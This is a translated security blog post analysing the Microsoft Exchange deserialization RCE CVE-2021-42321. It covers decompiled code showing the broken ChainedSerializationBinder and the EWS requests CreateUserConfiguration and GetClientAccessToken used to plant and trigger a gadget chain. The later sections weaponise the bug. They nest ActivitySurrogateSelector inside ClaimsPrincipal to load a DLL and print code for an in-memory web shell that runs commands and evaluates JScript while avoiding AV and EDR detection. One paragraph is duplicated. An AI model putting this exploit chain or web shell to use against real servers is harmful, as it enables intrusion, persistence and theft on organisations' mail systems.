

Some notes of Microsoft Exchange Deserialization RCE (CVE-2021-42321) | Blog

Some notes of Microsoft Exchange Deserialization RCE (CVE-2021-42321) | Blog - VNPT Cyber Immunity, VNPT Cyber Immunity.

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Content (English translation)

English translation. Original text is retained in the content store; the source PDF, when available, retains its original language.

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FAQ

Where can I find more information about this vulnerability?

Please see [Exchange Blog](#) regarding the details of this Exchange release.

Does the attacker need to be in an authenticated role in the Exchange Server?

Yes, [the attacker must be authenticated.](#)

How should I begin, ...

About a month ago, everyone in the researcher/APT/blue-team world turned their eyes to China, when VMWare, Exchange, iPhone ... were pwned one after another at the Tianfu Cup.

For me, the notable thing this time is that Exchange got pwned again after half a year of silence.

Rather unlucky for the Exchange dev team, who all year round only sit around eating and fixing bugs, and the appearance of the most recent vulnerability also owes something to them ...

This time I was no longer very excited when MS released another Exchange patch, because I was quite busy and no longer wanted to spend more than half the month diffing patches. (Even so, curiosity would not let me sit still.)

Yesterday the blog of organization X also published an analysis of this bug, but it is perhaps still missing something, so I had to set about writing this article, in the form of a note that I may need to refer back to later without missing important information. Let us get started.

...

From MS's Advisories, we can see that this is a post-auth vulnerability:

FAQ

Where can I find more information about this vulnerability?

Please see [Exchange Blog](#) regarding the details of this Exchange release.

Does the attacker need to be in an authenticated role in the Exchange Server?

Yes, **the attacker must be authenticated.**

And there is a patch for exactly these 4 versions of Exchange:

Release ... ↓	Product
Nov 9, 2021	Microsoft Exchange Server 2019 Cumulative Update 11
Nov 9, 2021	Microsoft Exchange Server 2016 Cumulative Update 22
Nov 9, 2021	Microsoft Exchange Server 2019 Cumulative Update 10
Nov 9, 2021	Microsoft Exchange Server 2016 Cumulative Update 21

The first thing that puzzles me here is that an RCE bug like this, shown off at the Tianfu Cup, ought to be Pre-Auth, right ☐. Perhaps MS has hidden the authentication bypass bug somewhere, and we will have to wait for the December or January 2022 patch to know how it really is.


The version I used for the lab this time is Exchange 2019 CU9, and only when upgrading to CU10 did I discover where the bug was.

While looking for a patch to diff, I discovered that on 11/10/2021 Microsoft had tried to patch something (just a few days before TianfuCup)

Security Update For Exchange Server 2019 CU11 (KB5007403)	Exchange Server 2019	Security Updates	11/9/2021
Security Update For Exchange Server 2016 CU22 (KB5007012)	Exchange Server 2016	Security Updates	10/11/2021
Security Update For Exchange Server 2019 CU10 (KB5007012)	Exchange Server 2019	Security Updates	10/11/2021
Security Update For Exchange Server 2016 CU21 (KB5007012)	Exchange Server 2016	Security Updates	10/11/2021
Security Update For Exchange Server 2013 CU23 (KB5007011)	Exchange Server 2013	Security Updates	10/11/2021
Security Update For Exchange Server 2019 CU11 (KB5007012)	Exchange Server 2019	Security Updates	10/11/2021
Security Update For Exchange Server 2019 CU10 (KB5004780)	Exchange Server 2019	Security Updates	7/12/2021

To get a broader view, I chose the July patch to diff; if the bug was brought out and shown at Tianfu, that means it must have been found a few months earlier.

After decompiling + removing the junk and then diffing, only about 270 files really had changes (ノ◡◡◡ノ◡◡◡).



Almost all the changes in this patch are meant to prevent Insecure Deserialization somewhere (where exactly is still unknown).

#THE SINK

After hanging around this pile of patches for a few days, I discovered that something was off in the class **TypedBinaryFormatter** (this class was removed in the new patch).

The *Deserialize()* method of this class takes a parameter "**SerializationBinder**", however the handling code inside does not use this "**binder**" at all:

```

TypedBinaryFormatter X
36         return TypedBinaryFormatter.Deserialize(serializationStream, new
37             TypedSerializationFormatter.TypeBinder(expectedTypes, typeEncour
38         }
39     private static object Deserialize(Stream serializationStream,
40         SerializationBinder binder)
41     {
42         return ExchangeBinaryFormatterFactory.CreateBinaryFormatter
43             (DeserializeLocation.ComplianceFormatter, false, new string[]
44             {
45                 "System.DelegateSerializationHolder"
46             }, null).Deserialize(serializationStream);
47     }
48 }

```

This method calls **ExchangeBinaryFormatterFactory.CreateBinaryFormatter()** *to create an instance of BinaryFormatter for the deserialization:

```

}

public static BinaryFormatter CreateBinaryFormatter(DeserializeLocation usageLocation,
    bool strictMode = false, string[] allowList = null, string[] allowedGenerics = null)
{
    return new BinaryFormatter
    {
        Binder = new ChainedSerializationBinder(usageLocation, strictMode, allowList,
            allowedGenerics)
    };
}

```

The *CreateBinaryFormatter()* *method simply creates an instance of **BinaryFormatter** ****with Binder=ChainedSerializationBinder.**

With the parameters passed in from **TypedBinaryFormatter.Deserialize()**, we get a ****ChainedSerializationBinder** **with:

- strictMode = **false**
- allowList = System.DelegateSerializationHolder
- allowedGenerics = null

That means the **binder** ****passed in from **TypedBinaryFormatter.Deserialize()** *has no effect whatsoever.

Continuing to look into the method **ChainedSerializationBinder.BindToType()**, this method goes on to call *ValidateTypeToDeserialize()* for the main handling.

```

public override Type BindToType(string assemblyName, string typeName)
{
    if (this.serializationOnly)
    {
        throw new InvalidOperationException("ChainedSerializationBinder");
    }
    Type type = this.InternalBindToType(assemblyName, typeName);
    if (type != null)
    {
        this.ValidateTypeToDeserialize(type);
    }
    return type;
}

```

And the way the *ValidateTypeToDeserialize()* method handles things also has a few rather interesting (hard to understand ?!) points

```

try
{
    if (!this.strictMode && !this.allowedTypesForDeserialization.Contains(fullName) &&
        ChainedSerializationBinder.GlobalDisallowedTypesForDeserialization.Contains(fullName))
    {
        (1) flag = true;
        throw new InvalidOperationException(string.Format("Type {0} failed deserialization
            (BlockList).", fullName));
    }
    if (typeToDeserialize.IsConstructedGenericType)
    {
        fullName = typeToDeserialize.GetGenericTypeDefinition().FullName;
        if (ChainedSerializationBinder.GlobalAllowedGenericsForDeserialization == null || !
            ChainedSerializationBinder.GlobalAllowedGenericsForDeserialization.Contains(fullName)
            || ChainedSerializationBinder.GlobalDisallowedGenericsForDeserialization.Contains(
                fullName))
        {
            throw new BlockedDeserializeTypeException(fullName,
                BlockedDeserializeTypeException.BlockReason.NotInAllow, this.location);
        }
    }
    else if (!ChainedSerializationBinder.AlwaysAllowedPrimitives.Contains(fullName) &&
        (this.allowedTypesForDeserialization == null || !
            ChainedSerializationBinder.GlobalAllowedTypesForDeserialization.Contains(fullName) ||
            ChainedSerializationBinder.GlobalDisallowedTypesForDeserialization.Contains(fullName)))
    {
        if (!typeToDeserialize.IsArray && !typeToDeserialize.IsEnum && !
            typeToDeserialize.IsAbstract && !typeToDeserialize.IsInterface)
        {
            throw new BlockedDeserializeTypeException(fullName,
                BlockedDeserializeTypeException.BlockReason.NotInAllow, this.location);
        }
    }
}
catch (BlockedDeserializeTypeException ex)
{
    (2) DeserializationTypeLogger.Singleton.Log(ex.TypeName, ex.Reason, this.location, (flag ||
        this.strictMode) ? DeserializationTypeLogger.BlockStatus.TrulyBlocked :
        DeserializationTypeLogger.BlockStatus.WouldBeBlocked);
    if (flag) ←
    {
        throw;
    }
}
}

```

The logic of this check is as follows:


Branch **(1)**:

- If `strictMode = false`, the current class is not on the allowlist, and the class is on the blacklist => throw **`InvalidOperationException()`**.
- Although this code is inside a try-catch statement, its catch block does not catch **`InvalidOperationException`** ******; it only catches **`BlockedDeserializationException`**.
- Therefore, if branch **(1)** throws *`InvalidOperationException`* *, processing ends and the data is not deserialized.

Looking more closely at the blacklist of **`ChainedSerializationBinder`**, this blacklist is built by the method *`BuildDisallowedTypesForDeserialization()`*:

[image: image]

This blacklist includes the common gadget chains, however it seems there is a small typo here:



```
ChainedSerializationBinder X
"System.Runtime.Remoting.Channels.SoapServerFormatterSink",
"System.Runtime.Remoting.Channels.SoapServerFormatterSinkProvider",
"System.Runtime.Serialization.Formatters.Binary.BinaryFormatter",
"System.Runtime.Serialization.Formatters.Soap.SoapFormatter",
"System.Runtime.Serialization.NetDataContractSerializer",
"System.Security.Claims.ClaimsIdentity",
"System.Security.Claims.ClaimsPrincipal",
"System.Security.Principal.WindowsIdentity",
"System.Security.Principal.WindowsPrincipal",
"System.Security.SecurityException",
"System.Web.Security.RolePrincipal",
"System.Web.Script.Serialization.JavaScriptSerializer",
"System.Web.Script.Serialization.SimpleTypeResolver",
"System.Web.UI.LosFormatter",
```

The correct class should be `System.Security.Claims.ClaimsPrincipal`

[image: image]

And in this blacklist I also see the absence of quite a few common gadget chains, notably *`TypeConfuseDelegate`* *(fact: even in the new patch the *`SortedSet`* class of this gadget chain is still not blocked (ಠ_ಠ)).

So it is entirely possible to use gadget chains to bypass it; the handling of branch **(1)** of *`ChainedSerializationBinder`* is completely useless.

Continuing with branch (2):

```

if (typeToDeserialize.IsConstructedGenericType)
{
    fullName = typeToDeserialize.GetGenericTypeDefinition().FullName;
    if (ChainedSerializationBinder.GlobalAllowedGenericsForDeserialization == null || !
        ChainedSerializationBinder.GlobalAllowedGenericsForDeserialization.Contains(fullName) ||
        ChainedSerializationBinder.GlobalDisallowedGenericsForDeserialization.Contains(fullName))
    {
        throw new BlockedDeserializeTypeException(fullName, BlockedDeserializeTypeException.BlockReason.NotInAllow,
            this.location);
    }
}
else if (!ChainedSerializationBinder.AlwaysAllowedPrimitives.Contains(fullName) &&
    (this.allowedTypesForDeserialization == null || !
    ChainedSerializationBinder.GlobalAllowedTypesForDeserialization.Contains(fullName) ||
    ChainedSerializationBinder.GlobalDisallowedTypesForDeserialization.Contains(fullName)))
{
    if (!typeToDeserialize.IsArray && !typeToDeserialize.IsEnum && !typeToDeserialize.IsAbstract && !
        typeToDeserialize.IsInterface)
    {
        throw new BlockedDeserializeTypeException(fullName, BlockedDeserializeTypeException.BlockReason.NotInAllow,
            this.location);
    }
}
}

```

```

catch (BlockedDeserializeTypeException ex)
{
    (2) DeserializationTypeLogger.Singleton.Log(e
        this.strictMode) ? DeserializationType
        DeserializationTypeLogger.BlockStatus.W
        if (flag) ←
        {
            throw;
        }
}

```

If the Class does not satisfy the condition (blacklisted, not in the whitelist ...) then a **BlockedDeserializeException** will be thrown ...

However, right in branch 2 below it, it is caught very neatly, and only throws when *flag* == true. With flag here = strictMode, the thing that is set to false by default

[image: image]

Summing up both things, we get a useless *ChainedSerializationBinder* (=)))

That gives us an Insecure Deserialization vulnerability right at

TypedBinaryFormatter.Deserialize(), the thing that was born to make Deserialize safer ☐



Original Deserialization Filter



The new one
introduced with
very much
improvement

...

#THE SOURCES

As usual, I traced back to the methods that call
TypedBinaryFormatter.DeserializeObject()

[\[image: image\]](#)

This tracing takes a bit of time, because dnspy is dumb at finding usages through an interface, so I had to do this by hand! (Or you can use JetBrains Rider to find the Hierachy)

Among them, **OrgExtensionSerializer.TryDeserialize()** is calling the method
ClientExtensionCollectionFormatter.Deserialize()

[\[image: image\]](#)

This method takes the stream from **UserConfiguration.GetStream()** and then passes it into *Deserialize()*

```

bool result2 = false;
if (!result.HasDefaultExtensionsWithDefaultStatesOnly)
{
    using (Stream stream = userConfiguration.GetStream())
    {
        stream.Position = 0L;
        try
        {
            result.Extensions = this.formatter.Deserialize(stream);
            return true;
        }
    }
}

```

After some Google searching, I learned that this UserConfiguration can be created even by an ordinary user (<https://docs.microsoft.com/en-us/exchange/client-developer/web-service-reference/createuserconfiguration-operation>).

```

[XmlType(CreateUserConfigurationRequestType, Namespace = "http://schemas.datacontract.org/2004/07/Exchange/ServiceUserConfigurationRequest")]
[DataContract(Namespace = "http://schemas.datacontract.org/2004/07/Exchange/ServiceUserConfigurationRequest")]
public class CreateUserConfigurationRequest : BaseRequest
{
    [XmlElement]
    [DataMember(IsRequired = true)]
    public ServiceUserConfiguration UserConfiguration { get; set; }

    internal override IServiceCommand GetServiceCommand(ICallContext context)
    {
        return new CreateUserConfigurationCommand(context, UserConfiguration);
    }
}

```

```

public class ServiceUserConfiguration
{
    [XmlElement("UserConfigurationName")]
    [DataMember(IsRequired = true, Order = 1)]
    public UserConfigurationNameType UserConfigurationName { get; set; }

    [XmlElement("ItemId")]
    [DataMember(Name = "ItemId", IsRequired = false, EmitDefaultValue = false)]
    public ItemId ItemId { get; set; }

    [XmlArrayItem("DictionaryEntry", IsNullable = false)]
    [DataMember(Name = "Dictionary", IsRequired = false, EmitDefaultValue = false)]
    public UserConfigurationDictionaryEntry[] Dictionary { get; set; }

    [XmlElement]
    [DataMember(Name = "XmlData", IsRequired = false, EmitDefaultValue = false)]
    public string XmlData { get; set; }

    [DataMember(Name = "BinaryData", IsRequired = false, EmitDefaultValue = false)]
    public string BinaryData { get; set; }
}

```

And while tracing the code, I discovered that **CreateUserConfiguration** also has a BinaryData field (not mentioned in MS's docs).

When **CreateUserConfiguration.Execute()** is called, **UserConfigurationCommandBase.SetProperties()** is also called. This method calls **SetDictionary()**, **SetXmlStream()**, and ***SetStream()**. *

```
protected static void SetPropertyes(ServiceUserConfiguration serviceUserConfiguration, UserConfiguration
userConfiguration)
{
    UserConfigurationCommandBase<TRequestType, SingleItemType>.SetDictionary(serviceUserConfiguration,
userConfiguration);
    UserConfigurationCommandBase<TRequestType, SingleItemType>.SetXmlStream(serviceUserConfiguration,
userConfiguration);
    UserConfigurationCommandBase<TRequestType, SingleItemType>.SetStream(serviceUserConfiguration,
userConfiguration);
}
```

In it, the SetStream() method takes the data from the BinaryData field, then Base64 decodes it and saves it as a stream:

```
private static void SetStream(ServiceUserConfiguration serviceUserConfiguration, UserConfiguration
userConfiguration)
{
    if (serviceUserConfiguration.BinaryData == null)
    {
        return;
    }
    using (Stream stream = UserConfigurationCommandBase<TRequestType, SingleItemType>.GetStream
(userConfiguration))
    {
        UserConfigurationCommandBase<TRequestType,
SingleItemType>.SetStreamPropertyFromBase64String(serviceUserConfiguration.BinaryData,
stream, CoreResources.IDs.ErrorInvalidValueForPropertyBinaryData);
    }
}
```

=> That means we can fully control the value of **UserConfiguration.*GetStream()**
*without needing any special permission.


To control this data, the request to EWS is simply as follows:

```
10 <?xml version="1.0" encoding="utf-8"?>
11 <soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-in:
12 <soap:Header>
13 <t:RequestServerVersion Version="Exchange2013" />
14 </soap:Header>
15 <soap:Body>
16 <m:CreateUserConfiguration>
17 <m:UserConfiguration>
18 <t:UserConfigurationName Name="CfgName">
19 <t:FolderId Id="id" ChangeKey="id" />
20 </t:UserConfigurationName>
21 <t:BinaryData>
22 XXXXXXXXXXXX
23 </t:BinaryData>
24 <t:Dictionary>
25 <t:DictionaryEntry>
26 <t:DictionaryKey>
27 <t:Type>
28 String
```

In it, CfgName, folder id and change key need to be adjusted appropriately for the poc to work

...

Continue tracing back through the code until we reach the class **GetClientAccessToken**



After some Google searching, it turned out that this is a feature that can be invoked from EWS (<https://docs.microsoft.com/en-us/exchange/client-developer/web-service-reference/getclientaccesstoken-operation>),; a sample request looks like this:

```

10 <?xml version="1.0" encoding="utf-8"?>
11 <soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema
12 <soap:Header>
13 <t:RequestServerVersion Version="Exchange2013" />
14 </soap:Header>
15 <soap:Body>
16 <m:GetClientAccessToken>
17 <m:TokenRequests>
18 <t:TokenRequest>
19 <t:Id>
20 aaaa
21 </t:Id>
22 <t:TokenType>
23 CallerIdentity
24 </t:TokenType>
25 </t:TokenRequest>
26 </m:TokenRequests>
27 </m:GetClientAccessToken>
28 </soap:Body>
29 </soap:Envelope>

```

...

At this point reaching the Sink can be considered complete, and it can be summarized in 2 steps as follows:

- **Step 1:** Create a UserConfiguration containing BinaryData = GadgetChain
- **Step 2:** Call GetClientAccessToken to trigger deserialization

We only need to use the TypeConfuseDelegate gadget chain and pop calc.exe ...

In summary, we have the following stack trace when exploiting:

```


Call Stack
Name
Microsoft.Exchange.Data.ApplicationLogic.dll!Microsoft.Exchange.Data.ApplicationLogic.Extension.ClientExtensionCollectionFormatter.Deserialize(System.IO.Stream serialization:
Microsoft.Exchange.Data.ApplicationLogic.dll!Microsoft.Exchange.Data.ApplicationLogic.Extension.OrgExtensionSerializer.TryDeserialize(Microsoft.Exchange.Data.Storage.IUserCo
Microsoft.Exchange.Data.ApplicationLogic.dll!Microsoft.Exchange.Data.ApplicationLogic.Extension.CachedOrgExtensionRetriever.TryDeserializeExtensionsFromCache(out Microso
Microsoft.Exchange.Data.ApplicationLogic.dll!Microsoft.Exchange.Data.ApplicationLogic.Extension.CachedOrgExtensionRetriever.Retrieve(Microsoft.Exchange.Data.ApplicationLo
Microsoft.Exchange.Data.ApplicationLogic.dll!Microsoft.Exchange.Data.ApplicationLogic.Extension.OrgExtensionDataGetter.GetAllOrgExtensionData(Microsoft.Exchange.Data.App
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Microsoft.Exchange.Services.dll!Microsoft.Exchange.Services.Core.GetClientAccessToken.<>c__DisplayClass44_0.<PrepareForExtensionRelatedTokens>b__0() (IL=0x0000, Native=0
Microsoft.Exchange.Data.ApplicationLogic.dll!Microsoft.Exchange.Data.ApplicationLogic.Extension.InstalledExtensionTable.RunClientExtensionAction(System.Action action) (IL=0
Microsoft.Exchange.Services.dll!Microsoft.Exchange.Services.Core.GetClientAccessToken.PrepareForExtensionRelatedTokens() (IL=0x009B, Native=0x00007FF942BC97B0+0x144)
Microsoft.Exchange.Services.dll!Microsoft.Exchange.Services.Core.GetClientAccessToken.PreExecuteCommand() (IL=0x0016, Native=0x00007FF942489580+0x3B)
Microsoft.Exchange.Services.dll!Microsoft.Exchange.Services.Core.MultiStepServiceCommand<Microsoft.Exchange.Services.Core.Types.ICallContext, Microsoft.Exchange.Services
Microsoft.Exchange.Services.dll!Microsoft.Exchange.Services.Core.ExceptionHandler<Microsoft.Exchange.Services.Core.Types.ClientAccessTokenResponseType>.Execute(Microso

```

...

#THE IMPROVEMENT

However, that is only to show off in the lab; in reality it will be like this:



In practice, every process spawned from w3wp.exe receives particular attention from AV, EDR, Sysmon, and similar tools. If you manage to get RCE, either it is in a lab, or congratulations: you may well have fallen into someone's honeypot (◡‿◡).

[image: image]

In the current case, we can use the gadget chain **TypeConfuseDelegate**, or another gadget, **ClaimsPrincipal**.

With the current design of **TypeConfuseDelegate**, we can only RCE from it (other things are possible but will be mentioned later), while **ClaimsPrincipal** has a method **OnDeserializedMethod()*, which is called when *Deserialize* succeeds. This method in turn calls *DeserializeIdentities()* to restore the *Identity* field of this object:

```
[OnDeserialized]
[SecurityCritical]
private void OnDeserializedMethod(StreamingContext context)
{
    if (this is ISerializable)
    {
        return;
    }
    this.DeserializeIdentities(this.m_serializedClaimsIdentities);
    this.m_serializedClaimsIdentities = null;
}
```

`DeserializeIdentities()` then calls **BinaryFormatter.Deserialize()**, causing second-order deserialization, as explained clearly here (<http://muffsec.com/blog/finding-a-new-datacontractserializer-rce-gadget-chain/>):

```
[SecurityCritical]
private void DeserializeIdentities(string identities)
{
    this.m_identities = new List<ClaimsIdentity>();
    if (!string.IsNullOrEmpty(identities))
    {
        List<string> list = null;
        BinaryFormatter binaryFormatter = new BinaryFormatter();
        using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(identities)))
        {
            list = (List<string>)binaryFormatter.Deserialize(memoryStream, null, false);
            for (int i = 0; i < list.Count; i += 2)
            {
                ClaimsIdentity claimsIdentity = null;
                using (MemoryStream memoryStream2 = new MemoryStream(Convert.FromBase64String(list[i + 1])))
                {
                    claimsIdentity = (ClaimsIdentity)binaryFormatter.Deserialize(memoryStream2, null, false);
                }
            }
        }
    }
}
```

These facts allow us to wrap a more complex gadget chain — the thing that was filtered before, for example wrapping the gadget "**ActivitySurrogateSelector**" which allows loading a dll:

<illustration image>

The DLL-loading idea came from this blog post: http://www.zcgonvh.com/post/analysis_of_CVE-2020-17144_and_to_weaponizing.html

The bug analyzed in that article is also quite similar to this Exchange 2019 bug; in the article, the author uses the gadget chain "**ActivitySurrogateSelector**" to load a dll file, allowing a web shell to be injected into memory:

```
HttpListener listener = new HttpListener();
listener.Prefixes.Add("http://*:80/ews/soap/");
listener.Start();
while (true)
{
    HttpListenerContext context = listener.GetContext();
    HttpListenerRequest request = context.Request;
    HttpListenerResponse response = context.Response;
    Stream stm = null ;
    string cmd=request.QueryString[password];
    if(!string.IsNullOrEmpty(cmd))
    {
        // ...
    }
}
```

Compile, use the new user to execute and access `/ews/soap/?pass=whoami`, and you will get the output of `whoami` without accident:



So far, the use has been successfully achieved? No, there is a serious problem to be solved here: it cannot be used multiple times. For example, continuing the test with a user who has previously exploited

Compile, use the new user to execute and access `/ews/soap/?pass=whoami`, and you will get the output of `whoami` without accident:



So far, the use has been successfully achieved? No, there is a serious problem to be solved here: it cannot be used multiple times. For example, continuing the test with a user who has previously exploited

This idea is quite good; I also broadened my mind quite a lot while reading this blog.

To apply this in the current context, instead of calling **Process.Start()**, I switched to using **Microsoft.JScript.Eval.*JScriptEvaluate()** *to evaluate JScript, in a way similar to a Chopper shell or AntSword.

Being able to execute JScript will make us more comfortable in reading files and executing commands while being hard to detect.

This is the piece of code used to replace **Process.Start()**

```
try
{
    Microsoft.JScript.Vsa.VsaEngine vsaEngine = Microsoft.JScript.Vsa.VsaEngine.CreateEngine();
    cmd = Encoding.ASCII.GetString(Encoding.UTF8.GetBytes(cmd));
    object obj = Microsoft.JScript.Eval.JScriptEvaluate(cmd, vsaEngine);
    byte[] data = Encoding.UTF8.GetBytes((string) obj);
    response.StatusCode = 200;
    response.ContentLength64 = data.Length;
}
```

One small caveat is that, because the IIS page context is inaccessible, methods such as **Response**.Write, System.Thread ... cannot be called. But this is all we need here!

The next thing to do is to copy the DLL file just compiled into the same folder as ysoserial, then wrap the `**ActivitySurrogateSelector**Object` inside the gadget chain `**ClaimsPrincipal**` as below (ysoserial currently does not have the `ClaimsPrincipal` gadget, however it is quite similar to `ClaimsIdentity` so you can copy paste the code and modify it a little and it will work):

